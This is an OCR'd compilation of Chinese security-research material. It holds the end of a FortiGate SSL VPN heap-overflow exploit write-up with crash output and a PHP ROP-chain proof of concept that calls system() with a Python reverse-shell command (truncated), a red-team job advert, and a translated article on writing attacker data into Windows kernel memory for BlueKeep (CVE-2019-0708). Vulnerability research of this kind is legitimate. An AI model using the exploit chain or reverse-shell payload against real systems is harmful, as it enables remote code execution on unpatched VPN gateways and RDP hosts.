成功登录后，我们可以要求 SSL VPN 代理位于我们恶意 HTTP 服务器上的利用载荷，然后触发堆溢出。

由于前面提到的问题，我们需要寻找合适的目标来溢出。我们无法精心控制堆布局，但有可能寻找经常出现的某些目标。如果这个目标随处可见，并且每次触发漏洞时都涉及到，那么我们就可以轻松覆盖该目标，然而我们很难从这个庞大的程序中找到这样一个目标，因此我们再一次被困住。最终我们开始 fuzz 服务端，尝试寻找一些有用的信息。

我们实现了一次有趣的服务器崩溃。令人惊讶的是，我们基本上控制了程序计数器（program counter）。

(https://p

崩溃信息如下所示，这也是我们那么喜爱 fuzz 的原因所在：

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x00007fb908d12a77 in SSL_do_handshake () from /fortidev4-x86_64/lib/libssl.so.1.1
2: /x $rax = 0x41414141
1: x/i $pc
=> 0x7fb908d12a77 <SSL_do_handshake+23>: callq *0x60(%rax)
(gdb)
```


崩溃点位于SSL_do_handshake()中：

```
int SSL_do_handshake(SSL *s)
{
    // ...

    s->method->ssl_renegotiate_check(s, 0);

    if (SSL_in_init(s) || SSL_in_before(s)) {
        if ((s->mode & SSL_MODE_ASYNC) && ASYNC_get_current_job() == NULL) {
            struct ssl_async_args args;

            args.s = s;

            ret = ssl_start_async_job(s, &args, ssl_do_handshake_intern);
        } else {
            ret = s->handshake_func(s);
        }
    }
    return ret;
}
```

我们覆盖了SSL 结构中method函数的函数表,这样当目标尝试执行 `s->method->ssl_renegotiate_check(s, 0);` 时就会崩溃。

这实际上是漏洞利用的绝佳目标。SSL 结构可以被轻易触发，并且大小与我们的 JavaScript 缓冲区接近，可以很有可能与我们的缓冲区相距一定偏移量。根据代码，我们可以看到 `ret = s->handshake_func(s);` 语句会调用一个函数指针，这也是控制程序执行流的绝佳选择。发现这一点后，我们的利用策略就逐渐清晰起来。

首先我们通过大量正常请求，利用 SSL 结构来喷射堆，然后再溢出 SSL 结构。



(https://p

我们将 php 版的 PoC 放置在 HTTP 服务器上：

```php
<?php
    function p64($address) {
        $low = $address & 0xffffffff;
        $high = $address >> 32 & 0xffffffff;
        return pack("II", $low, $high);
    }
    $junk = 0x4141414141414141;
    $nop_func = 0x32FC078;

    $gadget  = p64($junk);
    $gadget .= p64($nop_func - 0x60);
    $gadget .= p64($junk);
    $gadget .= p64(0x110FA1A); // # start here # pop r13 ; pop r14 ; pop rbp ; ret ;
    $gadget .= p64($junk);
    $gadget .= p64($junk);
    $gadget .= p64(0x110fa15); // push rbx ; or byte [rbx+0x41], bl ; pop rsp ; pop r13 ; pop
    $gadget .= p64(0x1bed1f6); // pop rax ; ret ;
    $gadget .= p64(0x58);
    $gadget .= p64(0x04410f6); // add rdi, rax ; mov eax, dword [rdi] ; ret  ;
    $gadget .= p64(0x1366639); // call system ;
    $gadget .= "python -c 'import socket,sys,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
```

白帽汇安全研究院

高级渗透测试人员（红队方向）

薪资：15-30k

工作年限：2年+

推荐入职成功送：3000元人民币 + 高级Fofa会员

岗位职责：

1.对前沿攻防技术研究、定期内部技术分享；
2.跟踪关注国内外安全领域的安全动态；
3.负责部门渗透测试项目；
4.对新漏洞进行分析复现并写出利用工具；

岗位要求：

1.至少2-3年安全领域工作经验；
2.拥有参与大型目标或多级内网渗透攻防案例；
3.熟悉内网渗透的手法对APT攻击有研究和实践经验；
4.熟悉各种攻防技术以及安全漏洞原理；
5.有过独立分析漏洞的经验，熟悉各种调试技巧，能熟练使用调试工具；
6.至少熟悉一种常见编程语言（C/C++、C#、Python、php、java、js）

加分项：

1.具备良好的分析和解决问题的能力或有一定的英语文档阅读能力者优先；
2.曾参加过技术沙龙担任嘉宾进行技术分享或开发过安全相关的开源项目；
3.个人技术博客；
4.参与过三次以上大小HW演练攻击方并排名靠前者；
5.具有CISSP、CISA、CSSLP、ISO27001、ITIL、PMP、COBIT、Security+、CISP等安全相关资质者；
6.具有大型SRC漏洞提交经验、获得年度表彰、大型CTF夺得名次、挖掘过知名开源应用或大型厂商高危漏洞经历者；

申请邮箱：hr@baimaohui.net

CVE-2019-0708（BlueKeep）：利用 RDP PDU 将数据写入

译者：興趣使然的小胃

来源：https://www.anquanke.com/post/id/185508

6.1 0x00 前言


2019 年 5 月，微软针对远程代码执行（RCE）漏洞CVE-2019-0708专门发布了带外补丁更新包，这个漏洞也就是知名的 “BlueKeep’’ 漏洞，存在于远程桌面服务（RDS）种。这是一个预身份认证漏洞，无需用户交互，因此很有可能被攻击者利用，带来破坏性风险。如果成功利用漏洞，攻击者就能以 SYSTEM 权限执行任意代码。根据微软安全响应中心（MSRC）发布的公告，这是一种蠕虫级漏洞，可能被攻击者用来发起类似 Wannacry 及 EsteemAudit 级别的攻击。了解到这个漏洞的严重性及可能对公众造成的潜在风险后，微软也采取了罕见的处理流程，为不再受支持的 Windows XP 系统推出补丁，以全面保护 Windows 用户。

由于该漏洞可能会带来全球范围内的灾难性后果，Palo Alto Networks Unit 42 研究人员认为该漏洞非常值得研究，以便澄清 RDS 的内部工作原理及漏洞利用方式。我们深入研究了 RDP 内部实现以及如何利用这些内部工作流程在未打补丁的主机上实现代码执行。本文讨论了如何利用 Bitmap Cache PDU（协议数据单元）、Refresh Rect PDU 以及 RDPDR Client Name Request PDU 将数据写入内核内存中。

自微软在 5 月份发布补丁以来，该漏洞得到了计算机安全行业的广泛关注。事实上漏洞利用工具的公开并在实际攻击中使用只是一个时间问题，根据我们的研究成果，大家可以了解到存在漏洞的系统实际上会面临极大的风险。

6.2 0x01 Bitmap Cache PDU


根据MS-RDPBCGR（Remote Desktop Protocol: Basic Connectivity and Graphics Remoting）文档描述，Bitmap Cache PDU 的全称为 TS_BITMAPCACHE_PERSISTENT_LIST_PDU，这是一种 Persistent Key List PDU Data，内嵌在 Persistent Key List PDU 中。Persistent Key List PDU 是一种 RDP Connection Sequence（连接时序）PDU，在 RDP Connection Sequence 的 Connection Finalization（连接完成）阶段由客户端发送至服务端，如图 1 所示。



(https://p

图 1. RDP 连接时序

Persistent Key List PDU 头部为通用的 RDP PDU 头，具体格式如图 2 所示：`tpktHeader`（4 字节）`+x224Data`（3 字节）`+mcsSDrq`（可变字节）`+securityHeader`（可变字节）。



(https://p

图 2. Client Persistent Key List PDU

根据MS-RDPBCGR文档，TS_BITMAPCACHE_PERSISTENT_LIST_PDU 结构中包含由之前会话中发送的一系列已缓存的 bitmap key（位图键值），这些 key 与Cache Bitmap（Revision 2）Order（缓存位图序）相对应，如图 3 所示：




图 3. Persistent Key List PDU Data（BITMAPCACHE PERSISTENT LIST PDU）

在官方设计方案中，RDP 客户端可以使用 Bitmap Cache PDU 向服务端发送信息，表明客户端本地包含与这些 key 对应的位图拷贝，这意味着服务端不需要重新将位图发送给客户端。根据MS-RDPBCGR文档描述，Bitmap PDU 有如下 4 个特点：

RDP 服务端会分配一个内核池，用来存储已缓存的 bitmap key；

RDP 服务端分配的内核池大小由 RDP 客户端发送过来的 BITMAPCACHE PERSISTENT LIST 结构中的 `numEntriesCacheX`（X 取 0 到 4 之间的值）以及 `totalEntriesCacheX`（X 取 0 到 4 之间的值）字段所控制，这两个字段大小均为 2 字节（`WORD`）；

Bitmap Cache PDU 可以被多次发送，因为 bitmap key 可以通过多个 Persistent Key List PDU 发送，每个 PDU 通过 `bBitMask` 字段中 flag 的来标记；

bitmap key 的数量最多为 169 个。

根据 BITMAPCACHE PERSISTENT LIST PDU 的这 4 个特点，如果我们能绕过 bitmap key 数量限制（169 个），或者微软在实现 RDP 时没有遵循这个限制值，那么就有可能将任意数据写入内核中。

6.3 0x02 如何通过 Bitmap Cache PDU 将数据写入内核

根据MS-RDPBCGR文档，正常加密的 BITMAPCACHE PERSISTENT LIST PDU 如下所示：

```
f2 00 -> TS_SHARECONTROLHEADER::totalLength = 0x00f2 = 242 bytes
17 00 -> TS_SHARECONTROLHEADER::pduType = 0x0017

0x0017

= 0x0010 | 0x0007

= TS_PROTOCOL_VERSION | PDUTYPE_DATAPDU

ef 03 -> TS_SHARECONTROLHEADER::pduSource = 0x03ef = 1007

ea 03 01 00 -> TS_SHAREDATAHEADER::shareID = 0x000103ea

00 -> TS_SHAREDATAHEADER::pad1

01 -> TS_SHAREDATAHEADER::streamId = STREAM_LOW (1)

00 00 -> TS_SHAREDATAHEADER::uncompressedLength = 0

2b -> TS_SHAREDATAHEADER::pduType2 =
```

```
PDUTYPE2_BITMAPCACHE_PERSISTENT_LIST (43)

00 -> TS_SHAREDATAHEADER::generalCompressedType = 0

00 00 -> TS_SHAREDATAHEADER::generalCompressedLength = 0

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[0] = 0

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[1] = 0

19 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[2] = 0x19 = 25

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[3] = 0

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[4] = 0

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[0] = 0

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[1] = 0

19 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[2] = 0x19 = 25

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[3] = 0

00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[4] = 0

03 -> TS_BITMAPCACHE_PERSISTENT_LIST::bBitMask = 0x03

0x03

= 0x01 | 0x02

= PERSIST_FIRST_PDU | PERSIST_LAST_PDU

00 -> TS_BITMAPCACHE_PERSISTENT_LIST::Pad2
```

```
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::Pad3

TS_BITMAPCACHE_PERSISTENT_LIST::entries:

a3 1e 51 16 -> Cache 2, Key 0, Low 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key1)

48 29 22 78 -> Cache 2, Key 0, High 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key2)

61 f7 89 9c -> Cache 2, Key 1, Low 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key1)

cd a9 66 a8 -> Cache 2, Key 1, High 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key2)

...
```

在 RDPWD.sys 内核模块中,ShareClass::SBC_HandlePersistentCacheList 函数负责解析 BITMAP-CACHE PERSISTENT LIST PDU。当结构体中的 bBitMask 字段值设置为 0x01 时，表示当前 PDU 为 PERSIST FIRST PDU。随后 SBC_HandlePersistentCacheList 会调用 WDLIBRT_MemAlloc 来分配一个内核池（分配内核空间）来存储持久性位图缓存键值，如图 4 所示。其他情况下，0x00 值表示当前 PDU 为 PERSIST MIDDLE PDU，0x02 值表示当前 PDU 为 PERSIST LAST PDU。当解析 PERSIST MIDDLE PDU 以及 PERSIST LAST PDU 时，SBC_HandlePersistentCacheList 会将 bitmap cache key 缓存到前面分配的内存空间中，如图 5 所示。

```
v6 = TS_BITMAPCACHE_PERSISTENT_LIST;
if ( *((_BYTE *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x26) & 1 )// bBitMask
{
  if ( *((_BYTE *)this + 0x1526) )
  {
    WDW_LogAndDisconnect(*(_DWORD *)this, 1, 219, (void *)TS_BITMAPCACHE_PERSISTENT_LIST, a3);
  }
  else
  {
    totallen = 0;
    if ( v1 )
    {
      stream_entries = (char *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x1C;
      thisa = 0;
      v39 = (struct TS_BITMAPCACHE_PERSISTENT_LIST *)((char *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x1C);
      v9 = (struct tagTS_BITMAPCACHE_CAPABILITYSET_REV2 *)((char *)v1 + 8);
      while ( totallen + *(_WORD *)stream_entries >= totallen
           && *(_WORD *)stream_entries + totallen >= *(_WORD *)stream_entries )// check overflow
      {
        totalEntriesCache = *(_WORD *)stream_entries;
        totallen += totalEntriesCache;
        totalEntriesCacheLimit = *(_DWORD *)v9 & 0x7FFFFFFF;
        v40 = totallen;
        if ( totalEntriesCache > totalEntriesCacheLimit )// check if over cache entry limit defined in capability set
        {
          v36 = a3;
          v34 = TS_BITMAPCACHE_PERSISTENT_LIST;
EL_16:
          WDW_LogAndDisconnect(*(_DWORD *)v4, 1, 221, (void *)v34, v36);
          return;
        }
        thisa = (ShareClass *)((char *)thisa + 1);
        v9 = (struct tagTS_BITMAPCACHE_CAPABILITYSET_REV2 *)((char *)v9 + 4);// next cache entry limit
        stream_entries += 2;
        if ( (unsigned int)thisa >= 5 )     // cache entry number
        {
          if ( !totallen )
            return;
          if ( totallen > 0x40000 )
          {
            WDW_LogAndDisconnect(*(_DWORD *)v4, 1, 220, (void *)TS_BITMAPCACHE_PERSISTENT_LIST, a3);
            return;
          }
          bitmapCacheListPoolLen = 0xC * (totallen + 4);
          *((_DWORD *)v4 + 0x553) = bitmapCacheListPoolLen;
          bitmapCacheListPool = WDLIBRT_MemAlloc(bitmapCacheListPoolLen, 0x64775354u);
          *((_DWORD *)v4 + 0x552) = bitmapCacheListPool;
)CBFF SBC_HandlePersistentCacheList:80
```

(https://p

图 4. SBC_HandlePersistentCacheList 分配池空间以及检查 totalEntriesCacheLimi

```
while ( (unsigned int)*(_WORD *)v22 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4) <= *(_DWORD *)v41 )
{
  v24 = *(_WORD *)v22;
  v25 = 0;
  v40 = 0;
  if ( v24 )
  {
    thisc = (struct TS_BITMAPCACHE_PERSISTENT_LIST *)((char *)TS_BITMAPCACHE_PERSISTENT_LIST_2
                                                      + 8 * key_index
                                                      + 0x2E);// get bitmap cache key address
    do                                  // bitmapCacheListPool is in 0x522 offset
    {
      *(_DWORD *)(0xC
                * (*(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 0x18)
                 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4)
                 + v25
                 + 4)
                + *((_DWORD *)v4 + 0x552)) = *((_DWORD *)thisc - 1);// copy low 32-bits
      *(_DWORD *)(0xC
                * (v25
                 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 0x18)
                 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4))
                + *((_DWORD *)v4 + 0x552)
                + 52) = *(_DWORD *)thisc;// copy high 32-bits
      v26 = *((_DWORD *)v4 + 0x552);
      v27 = *(_DWORD *)(v26 + index_2 + 4);
      v28 = v27 + v25;
      thisc = (ShareClass *)((char *)thisc + 8);
      v29 = v27 + *(_DWORD *)(v26 + index_2 + 0x18);
      v30 = v40;
      ++key_index;
      *(_DWORD *)(0xC * (v40 + v29) + v26 + 0x38) = v28;
      v22 = v39;
      v31 = *(_WORD *)v39;
      v25 = v30 + 1;
      v40 = v25;
    }
    while ( v25 < v31 );
    TS_BITMAPCACHE_PERSISTENT_LIST_2 = TS_BITMAPCACHE_PERSISTENT_LIST;
  }
```

(https://p


图 5. SBC_HandlePersistentCacheList 拷贝 bitmap cache key

Windows 7 x86 系统中调用栈情况如图 6 所示,以参数形式传递给 SBC_HandlePersistentCacheList 函数的 TS_BITMAPCACHE_PERSISTENT_LIST 结构体如图 7 所示。

```
kd> kb
 # ChildEBP RetAddr  Args to Child
00 8db91fc4 98ef70c8 b6fef000 bcf52490 00000572 RDPWD!ShareClass::SBC_HandlePersistentCacheList+0x5
01 8db9201c 98eece1d b6fef000 bcf52490 000003f0 RDPWD!ShareClass::SC_OnDataReceived+0x18f
02 8db9204c 98eecbfd b7a34b48 bcf521a4 00000000 RDPWD!SM_MCSSendDataCallback+0x175
